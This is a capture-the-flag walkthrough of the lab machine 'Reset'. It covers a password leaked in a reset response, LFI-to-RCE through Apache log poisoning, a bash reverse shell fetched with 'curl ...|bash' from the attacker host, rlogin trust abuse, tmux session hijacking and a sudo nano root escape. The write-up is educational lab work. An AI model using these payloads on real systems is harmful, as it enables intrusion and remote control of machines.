Overview
- Type Machines
- OS Linux
- Severity Easy
- Creator xct
- Release date 2024 Feb 7 (JST)
Enumeration
Start the instance via Discord and let’s go:

10.10.123.134
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.123.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-08 08:40 JST
Nmap scan report for 10.10.123.134
Host is up (0.25s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)
|_  256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)
80/tcp  open  http       Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Admin Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.52 (Ubuntu)
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login?
514/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Found a Linux machine as
Ubuntuis referenced- Main open ports are for SSH/HTTP server, and also Remote services.
- Add
reset.vlin in /etc/hosts
WEB (80/tcp)

Try
admin:admin,admin:reset==» failed
Use Burp to intercept the request and try to reset the password of admin:
Click on Forgot Password? then fill admin for username and click on Send Reset Email:

Check on Burp our request then we can see the admin’s password in the response:

Found
admin:6ecc99bf
We can use these credentials to login to the web portal:



We can see some syslog logs but as soon as we select auth.log then that give us a blank result.
In Burp, we can see that both use file=xxx like:
After some tries, we found a LFI file=../../../../../../../var/log/apache2/access.log:

If we send 2 times the same POST request, we can see that in the /var/log/apache2/access.log the headers are displayed in the log including the user-agent:

Good finding that we can try Log Poisoning.
Check with user is running apache:
Request 1:
POST /dashboard.php HTTP/1.1
Host: reset.vl
User-Agent: <?php system('id') ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://reset.vl
Connection: keep-alive
Referer: http://reset.vl/dashboard.php
Cookie: PHPSESSID=s9g331lf7qui9red1ss204deoe
Upgrade-Insecure-Requests: 1
Priority: u=0, i

file=../../../../../../../var/log/apache2/access.log
Request 2:
POST /dashboard.php HTTP/1.1
Host: reset.vl
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://reset.vl
Connection: keep-alive
Referer: http://reset.vl/dashboard.php
Cookie: PHPSESSID=s9g331lf7qui9red1ss204deoe
Upgrade-Insecure-Requests: 1
Priority: u=0, i

file=../../../../../../../var/log/apache2/access.log
Response to the request 2 shows that apache is running as www-data but included also in adm group:
...
<div class="well">
<h4>Log Contents</h4>
<pre style="max-height: 400px; overflow-y: auto;">10.8.4.253 - - [08/Feb/2025:02:03:03 +0000] "POST /dashboard.php HTTP/1.1" 200 1169 "http://reset.vl/dashboard.php" "uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)"
</pre>
</div>
...
RCE via Log poisoning (www-data) (Reset_User)
Log Poisoning:
- It involves reading a log file through a “file inclusion” (LFI) and modifying the text of the headers (e.g., User-agent) to write arbitrary code and achieve its execution (RCE) on the victim machine.
- More info here: LFI to RCE via Log Poisoning
Modify the original request in Burp Repeater like below:
POST /dashboard.php HTTP/1.1
Host: reset.vl
User-Agent: <?php system('ls /') ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://reset.vl
Connection: keep-alive
Referer: http://reset.vl/dashboard.php
Cookie: PHPSESSID=s9g331lf7qui9red1ss204deoe
Upgrade-Insecure-Requests: 1
Priority: u=0, i

file=../../../../../../../var/log/apache2/access.log
We change the user-agent value from
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0toUser-Agent: <?php system('ls /') ?>
Then send it to poison the apache logs.
Now we will send again the original request to see the result of our previous poisoned logs request:

We can see that logs have been poisoned and we got the list of folders so log poisoning is confirmed
Now we try to gain a RCE to be able to have a shell on the target:
Start a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Start a penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Craft a quick Bash reverse shell rshell.sh:
$ cat rshell.sh
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.8.4.253/443 0>&1
Request 1:
POST /dashboard.php HTTP/1.1
Host: reset.vl
User-Agent: <?php system('curl 10.8.4.253/rshell.sh|bash'); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://reset.vl
Connection: keep-alive
Referer: http://reset.vl/dashboard.php
Cookie: PHPSESSID=s9g331lf7qui9red1ss204deoe
Upgrade-Insecure-Requests: 1
Priority: u=0, i

file=../../../../../../../var/log/apache2/access.log
Request 2:
POST /dashboard.php HTTP/1.1
Host: reset.vl
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://reset.vl
Connection: keep-alive
Referer: http://reset.vl/dashboard.php
Cookie: PHPSESSID=s9g331lf7qui9red1ss204deoe
Upgrade-Insecure-Requests: 1
Priority: u=0, i

file=../../../../../../../var/log/apache2/access.log
We got our shell and grab the flag Reset_User:
[+] Got reverse shell from 🐧 reset.vl~10.10.80.67 😍️ - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/reset.vl~10.10.80.67/reset.vl~10.10.80.67.log 📜
────────────────────────────────────────
www-data@reset:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)
www-data@reset:/var/www/html$ cat /flag.txt
VL{f445be5ea25f7b8c74c2e61fe52b9369}
Rlogin authentication abusing (sadm)
Quick enumeration for existing users:
www-data@reset:/var/www/html$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
local:x:1000:1000:local:/home/local:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
sadm:x:1001:1001:,,,:/home/sadm:/bin/bash

www-data@reset:/var/www/html$ ls -la /home
total 16
drwxr-xr-x  4 root  root  4096 Dec  6 13:02 .
drwxr-xr-x 19 root  root  4096 Dec  6 14:01 ..
drwxr-x---  5 local local 4096 Dec  6 16:11 local
drwxr-x---  4 sadm  sadm  4096 Dec  6 16:02 sadm
Found
sadm
We need to find a way to escalate to sadm.
As usual, we check the processes:
www-data@reset:/var/www/html$ ps aufx
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           2  0.0  0.0      0     0 ?        S    05:14   0:00 [kthreadd]
...
sadm         812  0.0  0.4   8764  4072 ?        Ss   05:14   0:00 tmux new-session -d -s sadm_session
sadm         813  0.0  0.5   8756  5524 pts/3    Ss+  05:14   0:00  \_ -bash
Interesting, there is a tmux session named
sadm_session, seems a big hint for the next step, but to exploit that we need to escalate tosadm
We know that Remote services are running (rsh, rlogin …) so let’s dig a little bit more on this way.
We found that sadm is allowed to use rlogin:
www-data@reset:/var/www/html$ cat /etc/hosts.equiv
# /etc/hosts.equiv: list  of  hosts  and  users  that are granted "trusted" r
#		    command access to your system .
- root
- local
+ sadm
Rlogin is not a strong authentication mechanism, it just relied on trusted user or host, so we can create a new user named sadm on our attacker machine and use it to connect to the target via rlogin.
On our attacker machine:
$ sudo adduser sadm
New password: test123
Retype new password: test123
...
Then we can log remotely using our local account (as if we don’t specify the parameter -l then the local account is used):
$ sudo su sadm
$ rlogin sadm@reset.vl
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Feb  8 05:00:44 AM UTC 2025

  System load:  0.0               Processes:             123
  Usage of /:   34.7% of 9.75GB   Users logged in:       1
  Memory usage: 26%               IPv4 address for eth0: 10.10.74.13
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Feb  8 04:43:55 UTC 2025 from 10.8.4.253 on pts/1
sadm@reset:~$
If we didn’t want to create a user, then we can download the rlogin binary from reset.vl because it has the -i flag, and ran it as: sudo ./rlogin -i sadm -l sadm reset.vl.
Tmux sessions hijacking + Sudo nano abusing (Reset_Root)
We know that there is a tmux session, so let’s go to jump into it:
sadm@reset:~$ tmux attach-session -d -t sadm_session
echo 7lE2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh
sadm@reset:~$ echo 7lE2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh
Too many errors from stdin
sadm@reset:~$ history -c; clear; sudo -l; sudo /usr/bin/tail /var/log/syslog
Matching Defaults entries for sadm on reset:
    env_reset, timestamp_timeout=-1, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, !syslog

User sadm may run the following commands on reset:
    (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
    (ALL) PASSWD: /usr/bin/tail /var/log/syslog
    (ALL) PASSWD: /usr/bin/tail /var/log/auth.log
Feb  8 05:14:33 reset kernel: [   17.351067] audit: type=1400 audit(1738991664.915:8): apparmor="STATUS" operation="profile_load" profile="unconfined" name="/usr/lib/connman/scripts/dhclient-script" pid=519 comm="apparmor_parser"
Feb  8 05:14:33 reset kernel: [   17.351074] audit: type=1400 audit(1738991664.915:9): apparmor="STATUS" operation="profile_load" profile="unconfined" name="/{,usr/}sbin/dhclient" pid=519 comm="apparmor_parser"
Feb  8 05:14:33 reset kernel: [   17.358782] audit: type=1400 audit(1738991664.923:10): apparmor="STATUS" operation="profile_load" profile="unconfined" name="/usr/bin/man" pid=522 comm="apparmor_parser"
Feb  8 05:14:33 reset kernel: [   17.358793] audit: type=1400 audit(1738991664.923:11): apparmor="STATUS" operation="profile_load" profile="unconfined" name="man_filter" pid=522 comm="apparmor_parser"
Feb  8 05:14:33 reset kernel: [   25.867742] loop6: detected capacity change from 0 to 8
Feb  8 05:14:34 reset kernel: [   26.530779] kauditd_printk_skb: 31 callbacks suppressed
Feb  8 05:14:34 reset kernel: [   26.530783] audit: type=1400 audit(1738991674.095:43): apparmor="STATUS" operation="profile_replace" profile="unconfined" name="/usr/lib/snapd/snap-confine" pid=739 comm="apparmor_parser"
Feb  8 05:14:34 reset kernel: [   26.547214] audit: type=1400 audit(1738991674.111:44): apparmor="STATUS" operation="profile_replace" profile="unconfined" name="/usr/lib/snapd/snap-confine//mount-namespace-capture-helper" pid=739 comm="apparmor_parser"
Feb  8 05:14:35 reset kernel: [   28.282916] fbcon: Taking over console
Feb  8 05:14:35 reset kernel: [   28.283095] Console: switching to colour frame buffer device 80x30
sadm@reset:~$
Found
sadm:7lE2PAfVHfjz4HpE
Check for sudo privileges:
sadm@reset:~$ sudo -l
Matching Defaults entries for sadm on reset:
    env_reset, timestamp_timeout=-1, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !syslog

User sadm may run the following commands on reset:
    (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
    (ALL) PASSWD: /usr/bin/tail /var/log/syslog
    (ALL) PASSWD: /usr/bin/tail /var/log/auth.log

Ok so we will abuse nano to escalate our privilege to root (following gtfobins - nano > shell):
sadm@reset:~$ sudo nano /etc/firewall.sh
Under nano just type:
^R^X
reset; /bin/sh 1>&0 2>&0
